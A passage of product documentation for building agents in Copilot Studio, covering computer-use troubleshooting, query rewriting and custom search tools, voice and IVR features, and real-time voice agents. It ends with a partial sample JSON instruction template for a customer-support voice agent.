When you use hosted browser, you might encounter the following error: "Request to XRM API failed with error: 'Message: user with id does not have ReadAccess right(s) for record with id of entity Flow Machine Group. Consider assigning a role with the level BusinessUnitLevel to the user or team'"	input, save again, retest, and publish your agent. Your environment might not have the latest Power Automate extensions solution. To force an update of the solution, as an environment admin: 1. Go to the Power Platform admin center 2. Select Manage on the side navigation, and then select Environments. A list of environments opens. 3. Select the environment to update. 4. Select Resources, and then select Dynamics 365 apps 5. Find Power Automate Extensions in the list and select the Update available in the Status column to trigger an update.
The test function on computer use tool doesn't work properly. For example, the test ends abruptly with an error: "The computer use tool is not a part of the planned execution sequence."	Test using the agent's test chat instead, and review the descriptions (instructions) provided to the agent to ensure it has sufficient context to trigger computer use.

Related information

[FAQ for the computer use tool](#)

Last updated on 12/03/2025

Create search query

07/08/2025

Create search query is a topic-level tool that your agent can use to capture a rewritten version of a user's input, enriched with conversation history. You can use the rewritten query in downstream tasks, such as search or summarization. This rewritten string gives makers a structured and clarified version of the original query, which you can repurpose to fit your agent's purposes.

This functionality is especially powerful for [custom search](#) scenarios. Your agent can take full control over how queries are matched to indexed content, passed to external systems, or logged for analytics.

As agents evolve from simple question and answer bots to tailored business agents, reshaping user queries becomes essential. Query rewriting bridges the gap between user intent and domain-specific language to generate more relevant and accurate results.

When to use Create search query

Use **Create search query** when you want to perform the following actions:

Drive custom search experiences

Use the rewritten query string as an input for your own search logic. Examples include querying a non-Microsoft API, filtering internal knowledge bases, or crafting dynamic prompts.

Example: Feed the rewritten query into a custom SharePoint or SQL-based search system.

Enhance relevance with context

Use conversation history to rewrite vague queries into something more targeted.

Example: Turn "show me the form" into "employee onboarding request form" based on previous user questions.


Power domain-specific retrieval

Tailor the rewritten query to match how your organization categorizes or indexes information.

Example: Add tags like department, timeframe, or user role to make search queries more precise.

How Create search query works

1. Select the **Add node** icon below the node under which you want your agent to perform a custom search.
2. Select **Add a tool**, then **Create search query**.




A **Create search query** node appears on the canvas.

The **Create search query** tool rewrites the user's input based on:

- The original input
- Any relevant conversation history or context variables

The tool outputs a cleaned and enriched search string as a variable for use in downstream logic.



Create search query

User input ⓘ

=System.Activity.Text >

Save response as

Select a variable >

Use case example: employee handbook copilot

A user might say: "Tell me about the leave policy."

The agent enriches this request with:

1. The type of leave
2. Whether the leave is for themselves or someone else
3. Whether they want the current policy or a historical policy

Dialog flow (simplified YAML representation)

YAML

```
# Compose the custom search input
- kind: SetVariable

  variable: Topic.SearchQueryInput

  value: = "Leave policy: " & PlainText(Topic.LeaveType) &
    If(Topic.ForSelf, "; for self", "; for someone else") &
    "; version: " & PlainText(Topic.IsCurrentPolicy) &
    "; original query: " & PlainText(Topic.UserOriginalInput)

# Generate a rewritten query using CreateSearchQuery
- kind: CreateSearchQuery

  userInput: =Topic.SearchQueryInput

  result: Topic.SearchQuery
```

```
# Use it in any way you want
```

```
- kind: CustomSearchOrAPI
```

```
input: =Topic.SearchQuery
```

Final rewritten query example

Leave policy: sick; for self; version: current; original query: I want to know about sick leave

This rewritten string can now be:

- Passed into a custom search engine.
- Used in an external API call.
- Logged for analytics or tuning.
- Displayed back to the user for confirmation.

Perform custom search

07/08/2025


Custom search is a topic-level tool that your agent can use to perform a search, based on an input query. The search is grounded on a customized set of data sources. The tool returns raw, unsummarized results as an output variable. You can process the results and use them in downstream tasks.

When to use custom search


Use **Custom search** when you want to have full control to process the search output. For example, you can use the search results to filter out sensitive information before summarizing the results.

Add a custom search tool

1. Select the **Add node** icon below the node under which you want your agent to perform a custom search.
2. Select **Add a tool** and **New tool (custom search)**.



A Custom search node appears on the canvas.



Configure custom search tool

1. Under **Input**, enter the search query. The query can include variables, formulas, and plain text. To use the user message as input, set input to the System variable `Activity.text`.
2. Under **Output**, select a variable to store the search results.
3. Under **Data sources**, select **Edit** to specify knowledge sources and search properties. The **Custom search properties** pane appears.

Custom search properties ✕

Creates search queries based on the knowledge sources selected below. This action doesn't summarize information.

Knowledge sources

Specify the knowledge sources to search.

☒ Search only selected sources

☐ Name

☐ US Travel Website 

[+ Add knowledge](#)

Web search

Enable your agent to search all public websites. [Learn more](#)

☐ Web search

Content moderation level ⓘ

☐ Customize

Latency Message

In text conversations this message will be sent once. In voice conversations, this message will loop until the operation is complete.

☐ Send a message

The **Custom search properties** pane provides you with several options to customize the search:

- Select the **Search only selected sources** toggle to limit the search to only the selected knowledge sources.
- Select **Add knowledge** to add a new knowledge source.
- Select the **Web search** toggle to enable web search. This option lets the custom search tool query the web for additional information, in addition to the configured knowledge sources.

- Select the **Content moderation level** checkbox to configure the content moderation level for the search results.
- Select the **Latency Message** checkbox to configure a latency message.

Use interactive voice response in your agents

Summarize this article for me

Copilot Studio supports interactive voice response (IVR) capabilities, including speech and dual-tone multi-frequency (DTMF) input, context variables, call transfer, and speech and DTMF customization.

Before you can create or edit agents for voice scenarios, you need a phone number to use. With [Azure Communication Services](#), you can get a new phone number or use an existing phone number. For more information, see [Integrate a voice-enabled agent with Dynamics 365 Contact Center](#).

Key concepts for voice authoring

With the growing trend toward self-service applications, voice-enabled agents are making a huge difference for businesses. Voice-enabled agents are used in various applications, such as call centers, mobile apps, and messaging platforms.

Voice-enabled agents can collect user input through speech and Dual-Tone Multi-Frequency (DTMF).

Supported voice features

After your agent is ready for voice services, you can configure features for your scenario.

 Expand table

Feature	Description
Barge-in	Allows users to interrupt the system at any time during the conversation.
Dual-tone multi-frequency (DTMF)	Allows users to enter data by pressing keys on their phone keypad. DTMF can accept single key menu navigation and collect business information with multi-digits.
Latency message	Send messages or audio to inform users that the system is still processing their request in long-running operations.
Silence detection and timeouts	Detects when the user stops speaking, allowing the system to respond appropriately.

Feature	Description
Speech recognition improvement	Speak naturally, without a script-a user's spoken command or question is translated for the voice-enabled agent to process.
Speech Synthesis Markup Language (SSML)	Control how your agent's voice sounds and behaves with users. You can control the tone, pitch, and speed of the voice that interacts with the user.

How to configure voice features

The following articles show you how to enable features, for a given scenario, step by step.

- Collect user input via speech and DTMF
 - [Dual-tone multi-frequency \(DTMF\) support](#)
 - [Silence detection and timeouts](#)
 - [Speech recognition improvement](#)
- Control how your agent's voice sounds and behaves with users
 - [Barge-in](#)
 - [Latency message](#)
 - [Speech synthesis markup language \(SSML\)](#)
- Control the call flow by transferring calls or hanging up
 - [Transfer a call to a representative or external phone number](#)
 - [Hang up call at the end of a conversation](#)
- Authoring capabilities when building a voice-enabled agent
 - [Build a voice-enabled agent from a template](#)
 - [Speech & DTMF modality](#)
 - [Use voice variables](#)
 - [Test your voice-enabled agent in chat](#)

Known limitations

These tips and limitations help you successfully integrate voice into your agent.

 Expand table

Feature	Tip or limitation
Channel order	Enable the Telephony channel first and then connect with Dynamics 365. The sequence is for channel reconnection.

Feature	Tip or limitation
Language/Locale	For a full list of supported languages and locales, see Language support . If you have a customized locale request, contact the Copilot Studio team.
DTMF	The question node supports copilot single-digit DTMF (global command) and multi-digit DTMF, with conflict handling for the DTMF key at the same time.
DTMF only	When DTMF only for voice is enabled, some timers might not be effective, such as interdigit timeout for DTMF or silence detection timeout.
Latency message on Action node	- If you don't enable latency message or the message is empty, all messages before the action node are blocked and sent after the action completes. - If you use multiple consecutive action nodes for one topic and hit any unexpected results, add a message node between the consecutive action nodes.
Test chat dial pad	Pressing a key on the dial pad in the Test chat returns "/DTMF#," which isn't supported, and isn't a valid input. Instead, the command "/DTMFkey#" should be typed into the chat.
Multilingual voice-enabled agents	If you incorporate a multilingual voice-enabled agent, you must set authentication to <i>No authentication</i> to be able to publish on the Dynamics 365 Contact Center channel.
Customer engagement hub	Apart from Dynamics 365, all the other customer engagement channels only work with chat-based agents. The following aren't supported for voice-enabled agents: - Genesys - Live person - Salesforce - ServiceNow
Generative AI for voice-enabled agents	Creating and editing topics with Copilot isn't supported for voice-enabled agents. Copilot doesn't create messages for Speech & DTMF, and doesn't configure DTMF mappings.
Environment release cycle	Currently, voice-enabled agents are only available in Standard environments. For more information, see Unable to turn on Optimize for voice .

Integrate a voice-enabled agent with Dynamics 365 Contact Center



Summarize this article for me

To create and test the voice features and integration between Copilot Studio and Dynamics 365 Contact Center applications:

1. Configure your Dynamics 365 Contact Center app. For more information, see [Integrate a Copilot Studio bot](#).
2. Create an agent in your new environment. Consider using the [Voice template](#).
3. Add, configure, and edit the voice-related settings for the agent. For more information about each feature and setting, see [Configure voice capabilities](#).
4. Connect your agent to Dynamics 365 Contact Center. For more information, see [Configure hand-off to Dynamics 365 Contact Center](#).
5. Publish your agent. For more information, see [Key concepts - Publish and deploy your agent](#).
6. Configure voice functionality in Dynamics 365 Contact Center.

Last updated on 02/11/2026

Real-time voice agents

Real-time voice agents deliver a natural, fluid, and context-aware conversational experience that goes beyond traditional interactive voice response (IVR) systems. A real-time voice agent supports fully voice-driven interactions: customers speak to the agent and receive a spoken response instantly. This capability introduces a new way to engage with voice agents by using real-time audio instead of text or menu-based flows. It makes conversations feel more human, responsive, and intuitive.

The following table describes the capabilities provided by real-time voice agents:

 Expand table

Capability	Description
Natural language understanding	Understands caller intents without requiring specific phrases or menu options
Voice-first design	Purpose-built for spoken interaction with a natural conversation flow
Real-time responsiveness	Minimal latency with instant turn-taking and natural pauses
Context awareness	Maintains conversation state and references previous interactions
Multilingual support	Understands and responds in multiple languages
Flexible integration	Connects with CRMs, knowledge bases, APIs, and Power Automate flows
Deterministic control	Combines AI conversation with structured topic flows for compliance and consistency

Prerequisites

Before you begin, ensure you have the following license, role, and permission prerequisites in place:

- Dynamics 365 Contact Center with Voice channel and call routing
- Omnichannel administrator role with permissions to configure voice channel and workstream
- Copilot Studio for agent creation and configuration
- Copilot Studio maker role with permissions to create and configure agents

 Note

- For the most complete and up-to-date Copilot Studio licensing and billing information, refer to the [Microsoft Copilot Studio Licensing Guide](#) [↗].
- For the most complete and up-to-date Dynamics 365 Contact Center licensing and billing information, refer to the [Microsoft Dynamics 365 Licensing Guide](#) [↗].

Regional prerequisites

This feature uses an AI model deployed with a Global Standard deployment. Data might be processed globally, outside of the resource's Azure geography, but data storage remains in the AI resource's Azure geography.

Learn more in [Understanding deployment types in Microsoft Foundry Models](#) and [Data, privacy, and security for Azure Direct Models in Microsoft Foundry](#).

Warning

As of April 2026, the real-time voice AI model is hosted in **North America only**.

- **North America customers:** Full support, no extra configuration
- **Customers outside North America:** Must allow cross-geo processing (audio sent to US-hosted models)
- **EU Data Boundary customers:** Cannot use Real-time Voice (EU regulations prohibit cross-geo processing to the US)

Responsible AI and compliance notice

Microsoft's safety and responsible AI evaluations found safety-relevant behavioral limitations that might result in a higher risk that the agent produces potentially harmful content. Customers should take steps to mitigate these risks as further detailed in the [transparency note for real-time voice agents](#)


You are solely responsible for using Dynamics 365, this feature, and any related feature or service in compliance with all applicable laws. Customers are also responsible for complying with Microsoft policies. These policies include the [Microsoft Enterprise AI Services Code of Conduct](#) [↗].

Configure a real-time voice agent

1. Create a new agent, and configure its basic details, such as a descriptive name and the purpose of the agent in the description.
2. Go to the agent's **Voice** settings and turn on **Enable voice**, and then in **Voice type**, select **Realtime voice**.

Important

This is a one-time selection. After you select **Realtime voice**, you can't switch back to **Basic voice**. To use **Basic voice**, create a new agent.



Settings

Voice

Enable voice
Use voice for easy, natural conversations. [Learn more](#)

Make voice the default modality for creating and updating within Topics
Use voice as the primary authoring mode when working in topics

Voice type

What type of voice technology do you want to use? *

This selection cannot be changed.

☐ Basic – use classic conversational AI services to power your agent

☒ Realtime voice – Use a single generative AI model to power your agent 

Phone Setup
Configure phone-related settings and voice capabilities for your agent's telephony interactions.

Select voice
Select the voice your agent will use and fine tune the speaking style. >

Speech input
Configure how your agent will listen to human speech. >

Conversation behaviour
Define how your agent will behave during voice based conversations. >

Save

3. Go to the agent's **Security** settings and select **No Authentication**.
4. Follow the steps in this article to configure your agent accordingly. The following sections describe everything you can do with your agent.

Customize your agent

Instructions

What are instructions?

- System-level guidance that shapes how the AI model responds
- Always active during every conversation turn
- Define personality, tone, absolute rules, and goals

While you can write instructions in natural language, use a structured format such as JSON for optimal performance. Structured instructions help the model better parse intent, follow ordered logic, and apply rules deterministically - especially for complex flows, conditional behavior, and fallback handling. Learn more at [Realtime Prompting Guide](#) and in [Prompt engineering techniques](#).

The following sample instructions can guide you in writing your own instructions.

JSON

```
{
  "_comment": "TEMPLATE VARIABLES: Replace the placeholder values in the 'variables' section, then update the placeholders in the JSON below accordingly.",
  "variables": {
    "COMPANY_NAME": "Contoso *",
    "AGENT_ROLE": "customer support agent",
    "OBJECTIVE": "the primary goal of the voice agent (e.g., to assist customers with inquiries and issues in a friendly and efficient manner)",
    "VERIFICATION_FIELD_1_NAME": "Customer ID",
    "VERIFICATION_FIELD_2_NAME": "ZIP Code",
    "VERIFICATION_ITEM": "account details"
  },
  "role": "system",
  "behavior": {
    "persona": "You are a voice agent representing {{COMPANY_NAME}}, acting as a {{AGENT_ROLE}}. You assist customers with their needs related to {{COMPANY_NAME}}'s services. You have access to tools (like a hang-up tool and an escalation tool) to help customers, and you maintain a friendly, professional demeanor.",
    "objective": "{{OBJECTIVE}}",
    "absolute_rules": {
      "priority": "HIGH",
      "description": "These rules override all other instructions and must be followed strictly.",
      "do": [
        "Start the conversation with a warm greeting that includes the company name (after hearing the caller speak) and state your role. For example: 'Thank you for calling {{COMPANY_NAME}}. How may I assist you today?'",
        "Before using the BotHangupTool to end the call, ensure the caller's query or issue is fully resolved and they have no further questions. Then thank them for calling {{COMPANY_NAME}} and say goodbye politely."
      ],
      "do_not": [
        "Do NOT provide information or make promises that are not explicitly supported by provided data or authorized tools. Avoid guessing or adding unverified information.",
        "Do NOT request highly sensitive personal information (such as passwords,
```

full credit card numbers, or social security numbers). Only ask for details that are necessary for assisting the customer (e.g., {{VERIFICATION_FIELD_1_NAME}}, order number) and always explain why they are needed.",

"Do NOT engage in topics unrelated to the customer's issues or {{COMPANY_NAME}}'s services (such as personal beliefs, politics, or other off-topic subjects). Keep the focus on helping the customer.",

"Do NOT misrepresent yourself. Do not claim to be human or to have feelings; remain transparent and professional as an AI voice assistant.",

"Do NOT violate any company policies or legal requirements. For example, maintain customer privacy, do not discriminate or use inappropriate language, and follow all compliance guidelines."

]

},

"instructions": {

"general": [

"Allow the caller to speak first. Listen carefully to their question or issue, then respond appropriately. If the caller only greets you without asking a question, respond with a warm greeting and prompt (e.g., 'Hello! Thank you for calling {{COMPANY_NAME}}. How can I help you today?').",

"Handle one request or issue at a time. Ensure that each issue is fully addressed or resolved before moving to the next. If the caller brings up multiple issues at once, guide the conversation to focus on one issue, then proceed to the next once the first is resolved.",

"Clearly communicate any actions you are taking on behalf of the customer. For example, if you need to use a tool (like looking up their account or processing a request), let them know briefly: 'One moment while I check that for you...'. This keeps the caller informed during short pauses.",

"After resolving an issue or answering a question, verify with the caller if they need further assistance. Only conclude the call after confirming the caller has no additional questions or requests."

],

"tone_and_personality": [

"Maintain a polite, friendly, and patient tone that reflects positively on {{COMPANY_NAME}}'s customer service values. Speak clearly and at a moderate pace, as if having a natural, helpful conversation.",

"Use the caller's name (if provided) to personalize the interaction and build rapport. For example: 'I understand, {{CUSTOMER_NAME}}. Let me help with that.'",

"Keep your language simple and jargon-free. If technical terms or internal policy details must be conveyed, explain them in everyday language so the customer can easily understand.",

"Show empathy and understanding. If a customer expresses frustration or concern, acknowledge their feelings (e.g., 'I completely understand how frustrating that must be'). Reassure them that you are there to help resolve their issue."

],

"real_time_responsiveness": [

"Respond promptly once the customer has finished speaking. Avoid long silences. If you need additional time to process information or use a tool, consider giving a verbal cue such as, 'Let me take a moment to check that for you.'",

"Do not interrupt the customer while they are speaking. Listen actively, and if you're unsure whether they have finished talking, wait briefly or ask a clarifying question.",

"If the customer's request isn't clear, politely ask follow-up questions for clarification. For example: 'Could you please clarify what you mean by ...? I

want to make sure I understand correctly.'",

"If the customer becomes silent for an extended period (e.g., more than a few seconds), gently check in: 'Are you still there? Take your time - I'm here if you need any help.'"

],

"compliance": [

"Request personal information only when necessary for assisting with the customer's issue or verifying their identity. Explain why you need this information. For example: 'To help you with this request, I will need to verify your account with your {{VERIFICATION_FIELD_1_NAME}} and {{VERIFICATION_FIELD_2_NAME}}.'",

"Never ask for or record unnecessary sensitive information. Adhere to all of {{COMPANY_NAME}}'s privacy policies and data protection laws (like GDPR or CCPA) when handling personal data. Ensure any personal data is kept confidential and used only for its intended purpose during the call.",

"If asked about how personal data is used or stored, provide a reassuring and truthful answer based on {{COMPANY_NAME}}'s privacy guidelines. For example: 'Your information will only be used to assist with your account today and is protected according to our privacy policy.'",

"Maintain professionalism and impartiality. Treat all callers with respect and avoid discriminatory language or assumptions. Adapt to the caller's communication needs, such as speaking more slowly or clearly if needed."

],

"fallback_and_escalation": [

"If you cannot resolve the caller's issue with the available information and tools, apologize for the inconvenience and offer to connect them with a human representative. Use the EscalationTool to transfer the call after informing the customer (e.g., 'I'm sorry I couldn't resolve this. I'll connect you with a live agent for further assistance.').",

"If the caller requests a human agent or is not satisfied with automated assistance, immediately acknowledge their request and politely initiate a transfer using the EscalationTool (e.g., 'I understand. Please hold for a moment while I transfer you to a human representative.').",

"When ending a call, always confirm that the caller's concerns have been addressed. Then express appreciation (e.g., 'Thank you for calling {{COMPANY_NAME}}!') and say goodbye, before using the BotHangupTool to end the call."

]

}

},

"conversation_states": [

{

"id": "1_greet_and_verify",

"description": "Greet the caller and explain the need for identity verification before providing sensitive information.",

